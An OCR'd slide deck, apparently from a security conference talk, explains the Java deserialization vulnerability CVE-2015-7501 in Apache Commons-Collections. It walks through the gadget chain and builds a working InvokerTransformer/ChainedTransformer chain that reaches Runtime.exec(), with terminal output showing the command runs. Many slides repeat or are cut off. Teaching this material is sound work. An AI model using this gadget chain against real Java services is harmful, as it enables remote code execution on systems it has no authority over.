
mov %esp, %eax;
ret

```
01101100
01101111
01110110
01100101
01101100
01101111
01110110
01100101
```

readObject()
readResolve()
finalize()

4. The Problems


“Gadget Space”: even not used code!



4. The Problems

From CWE-502 (*Deserialization of Untrusted Data*) to RCE:

- **Condition I**: Object Injection + Improper Input Validation;
- **Condition II:** Sufficient gadgets in the application classpath (Property-Oriented Programing - POP).



CVE-2015-7501

Apache Commons-Collections


5. Understanding CVE-2015-7501

- Apache CommonsCollections is one of the **most prevalent** libraries:
  - ***2,600 unique*** *open source projects (Operation Rosehub, Google, 2017)*
  - *Almost* ***universal*** *gadgets*
- ***Gadget Chain***

ObjectInputStream.readObject()
- ***AnnotationInvocationHandler****.readObject()*
  - *Map(Proxy).entrySet()*
    - ***AnnotationInvocationHandler****.invoke()*
      - ***LazyMap****.get()*
        - ***ChainedTransformer****.transform()*
          - ***ConstantTransformer****.transform()*
          - ***InvokerTransformer****.transform()*
            - *Method.invoke()*
              - *Class.getMethod()*
          - ***InvokerTransformer****.transform()*
            - *Method.invoke()*
              - *Runtime.getRuntime()*
          - ***InvokerTransformer****.transform()*
            - *Method.invoke()*
              - *Runtime.exec()*


5. Understanding CVE-2015-7501

- Apache CommonsCollections is one of the **most prevalent** libraries:
  - ***2,600 unique*** *open source projects (Operation Rosehub, Google, 2017)*
  - *Almost **uni***
- ***Gadget C***



5. Understanding CVE-2015-7501

ObjectInputStream.readObject()
AnnotationInvocationHandler.readObject()
Map(Proxy).entrySet()
AnnotationInvocationHandler.invoke()
LazyMap.get()
ChainedTransformer.transform()
ConstantTransformer.transform()
InvokerTransformer.transform()
Method.invoke()
Class.getMethod()
InvokerTransformer.transform()
Method.invoke()
Runtime.getRuntime()
InvokerTransformer.transform()
Method.invoke()
Runtime.exec()



5. Understanding CVE-2015-7501

- **InvokerTransformer** *(Transformers)*
  - *"Transformer implementation that creates a new object instance by **reflection**"*

```
public class InvokerTransformer implements Transformer, Serializable {
    /** The method name to call */
1   private final String iMethodName;
    /** The array of reflection parameter types */
2   private final Class[] iParamTypes;
    /** The array of reflection arguments */
3   private final Object[] iArgs;
```

Fields for Arbitrary Method Invocation

```
public Object transform(Object input) {
    ...
    Class cls = input.getClass();
    Method method = cls.getMethod(iMethodName, iParamTypes);
    return method.invoke(input, iArgs);
```

Method Invocation via Reflection!

5. Understanding CVE-2015-7501

- **InvokerTransformer** *(Transformers)*

`transform(Object input)`


Transforms the input to result by invoking a method on the input.

```
/* Without Reflection */
/* Runtime is not Serializable */
Runtime.getRuntime().exec("touch /tmp/h2hc");
```

```
InvokerTransformer inv1 = new InvokerTransformer(
        1 "exec",
        2 new Class[]{ String.class },
        3 new Object[]{ "touch /tmp/h2hc" }
);
inv1.transform(Runtime.getRuntime());
```

Not serializable

5. Understanding CVE-2015-7501



- **Example:**


```
/* Without Reflection */
/* Runtime is not Serializable */
Runtime.getRuntime().exec("touch /tmp/h2hc");
```

Convert to ***Reflection*** format

```
/* Using Reflection */
((Runtime)Runtime.class
          .getMethod("getRuntime", new Class[0])
          .invoke(null, new Object[0]))
          .exec("touch /tmp/h2hc");
```

Let's convert to **Transformer** format


5. Understanding CVE-2015-7501



```
/* Using Reflection */
1 ((Runtime)Runtime.class
            .getMethod("getRuntime", new Class[0])
            .invoke(null, new Object[0]))
            .exec("touch /tmp/h2hc");
```

```
/* Using Transformers and Reflection */
1 ConstantTransformer input = new ConstantTransformer(Runtime.class);
```


5. Understanding CVE-2015-7501



```
/* Using Reflection */
1 ((Runtime)Runtime.class
2         .getMethod("getRuntime", new Class[0])
          .invoke(null, new Object[0]))
          .exec("touch /tmp/h2hc");
```

```
/* Using Transformers and Reflection */
1 ConstantTransformer input = new ConstantTransformer(Runtime.class);
2 InvokerTransformer invk1 = new InvokerTransformer(
        "getMethod",                                  // method name to call
        new Class[]{String.class, Class[].class}, // params types
        new Object[]{"getRuntime", new Class[0]});// arguments values
```


5. Understanding CVE-2015-7501



```
/* Using Reflection */
1 ((Runtime)Runtime.class
        2 .getMethod("getRuntime", new Class[0])
        3 .invoke(null, new Object[0]))
          .exec("touch /tmp/h2hc");
```

```
/* Using Transformers and Reflection */
1 ConstantTransformer input = new ConstantTransformer(Runtime.class);
2 InvokerTransformer invk1 = new InvokerTransformer(
        "getMethod",                                  // method name to call
        new Class[]{String.class, Class[].class}, // params types
        new Object[]{"getRuntime", new Class[0]});// arguments values
3 InvokerTransformer invk2 = new InvokerTransformer(
        "invoke",                                     // method name to call
        new Class[]{Object.class, Object[].class},// params types
        new Object[]{null, new Object[0]});       // arguments values
```

5. Understanding CVE-2015-7501



```
/* Using Reflection */
1 ((Runtime)Runtime.class
        2 .getMethod("getRuntime", new Class[0])
        3 .invoke(null, new Object[0]))
        4 .exec("touch /tmp/h2hc");
```

```
/* Using Transformers and Reflection */
1 ConstantTransformer input = new ConstantTransformer(Runtime.class);
2 InvokerTransformer invk1 = new InvokerTransformer(
        "getMethod",                                  // method name to call
        new Class[]{String.class, Class[].class}, // params types
        new Object[]{"getRuntime", new Class[0]});// arguments values
3 InvokerTransformer invk2 = new InvokerTransformer(
        "invoke",                                     // method name to call
        new Class[]{Object.class, Object[].class},// params types
        new Object[]{null, new Object[0]});       // arguments values
4 InvokerTransformer invk3 = new InvokerTransformer(
        "exec",                                       // method name to call
        new Class[]{String.class},                    // params types
        new Object[]{"touch /tmp/h2hc"});         // arguments values
```

5. Understanding CVE-2015-7501

- **ChainedTransformer***(Transformers)*
  - *"The **input object is passed** to the **first** transformer. The transformed **result** is passed to the **second** transformer **and so on**."*

```
public class ChainedTransformer implements Transformer, Serializable {

    private final Transformer[] iTransformers;

    public Object transform(Object object) {
        for(int i = 0; i < this.iTransformers.length; ++i) {
            object = this.iTransformers[i].transform(object);
        }
        return object;
    }
```

Array

Method Transform

Invokes **transform()** method of all Transformers in array (**chained**)!

5. Understanding CVE-2015-7501

Creating Transformers array

```
Transformer[] arrayTransformers = new Transformer[]{
        1 input, // Runtime.class
        2 invk1, // .getMethod("getRuntime", new Class[0])
        3 invk2, // .invoke(null, new Object[0])
        4 invk3  // .exec("touch /tmp/h2hc");
};

/* Putting the Transformers in Chain */
ChainedTransformer chained = new ChainedTransformer(arrayTransformers);
/* Invoking transform() method! */
chained.transform(null);
```

Execute Chained!

Terminal

```
John:JavaDeserH2HC joaomatosf$ javac -cp .:commons-collections-3.2.1.jar TestTransformers.java
John:JavaDeserH2HC joaomatosf$ ls -all /tmp/h2hc
ls: /tmp/h2hc: No such file or directory
John:JavaDeserH2HC joaomatosf$ java -cp .:commons-collections-3.2.1.jar TestTransformers
John:JavaDeserH2HC joaomatosf$ ls -all /tmp/h2hc
-rw-r--r--  1 joaomatosf  wheel  0 Oct 15 00:50 /tmp/h2hc
John:JavaDeserH2HC joaomatosf$
```

5. Understanding CVE-2015-7501


Creating Transformers array

```
Transformer[] arrayTransformers = new Transformer[]{
        1 input, // Runtime.class
        2 invk1, // .getMethod("getRuntime", new Class[0])
        3 invk2, // .invoke(null, new Object[0])
        4 invk3  // .exec("touch /tmp/h2hc");
};

/* Putting the Transformers in Chain */
ChainedTransformer chained = new ChainedTransformer(arrayTransformers);
/* Invoking transform() method! */
chained.transform(null);
```

Execute Chained!

Terminal

```
[John:JavaDe
[John:JavaDe
ls: /tmp/h2
[John:JavaDe
[John:JavaDe
-rw-r--r--
John:JavaDeserH2HC joaomatosf$
```



We need to achieve this **transform()** method during deserialization! How?

5. Understanding CVE-2015-7501

Trigger Gadget: initiate the execution during deserialization (*magic method acting upon user-controled fields*)

Obje

AnnotationInvocationHandler.readObject()

Map(Proxy).entrySet()

AnnotationInvocationHandler.invoke

Class.getMethod()

InvokerTransformer.transform()

Method.invoke()

Runtime.getRuntime()


InvokerTransformer.transform()

Method.invoke()

Runtime.exec()

5. Understanding CVE-2015-7501

ObjectInputStream.readObject()
AnnotationInvocationHandler.readObject()
Map(Proxy).entrySet()
AnnotationInvocationHandler.invoke()
LazyMap.get()
ChainedTransformer.transform()
ConstantTransformer.transform()
InvokerTransformer.transform()
Method.invoke()
Class.getMethod()
InvokerTransformer.transform()
Method.invoke()
Runtime.getRuntime()
InvokerTransformer.transform()
Method.invoke()
Runtime.exec()



In JVM >= 8u72 you need to use another trigger gadget like HashSet + TiedMapEntry as proposed by Matthias Kaiser

5. Understanding CVE-2015-7501

- **AnnotationInvocationHandler (AIH)** *(trigger gadget)*

```
class AnnotationInvocationHandler implements InvocationHandler, Serializable {
    private static final long serialVersionUID = 6182022883658399397L;
    private final Class<? extends Annotation> type;
    private final Map<String, Object> memberValues;

    AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object> memberValues) {
        Class<?>[] superInterfaces = type.getInterfaces();
        if (!type.isAnnotation() ||
            superInterfaces.length != 1 ||
            superInterfaces[0] != java.lang.annotation.Annotation.class)
            throw new AnnotationFormatError("Attempt to create proxy for a non-annotation type.");
        this.type = type;
        this.memberValues = memberValues;
    }
```

Fields under control

5. Understanding CVE-2015-7501

- **AnnotationInvocationHandler (AIH)** *(trigger gadget)*

Method invoked in field under control at **magic method**!

```
private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
    s.defaultReadObject();
    ...
    // If there are annotation members without values, that
    // situation is handled by the invoke method
    for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
```


5. Understanding CVE-2015-7501

- **AnnotationInvocationHandler (AIH)** *(trigger gadget)*


Method invoked in field under control at **magic method**!


```
private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
    s.defaultReadObject();
    ...
    // If there are annotation members without values, that
    // situation is handled by the invoke method
    for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
```

5. Understanding CVE-2015-7501



- **Java Dynamic Proxy**
  - *Dispatched method invocations to **invoke()** at **InvocationHandlers** (like network proxies)*






5. Understanding CVE-2015-7501


- **Java Dynamic Proxy**

```
private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
    s.defaultReadObject();
    ...
    // If there are annotation members without values, that
    // situation is handled by the invoke method.
    for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
```



5. Understanding CVE-2015-7501

ObjectInputStream.readObject()
AnnotationInvocationHandler*.readObject()*
Map(Proxy).entrySet()
AnnotationInvocationHandler*.invoke()* ←
LazyMap*.get()*
ChainedTransformer*.transform()*
ConstantTransformer*.transform()*
InvokerTransformer*.transform()*
Method.invoke()
Class.getMethod()
InvokerTransformer*.transform()*
Method.invoke()
Runtime.getRuntime()
InvokerTransformer*.transform()*
Method.invoke()
Runtime.exec()

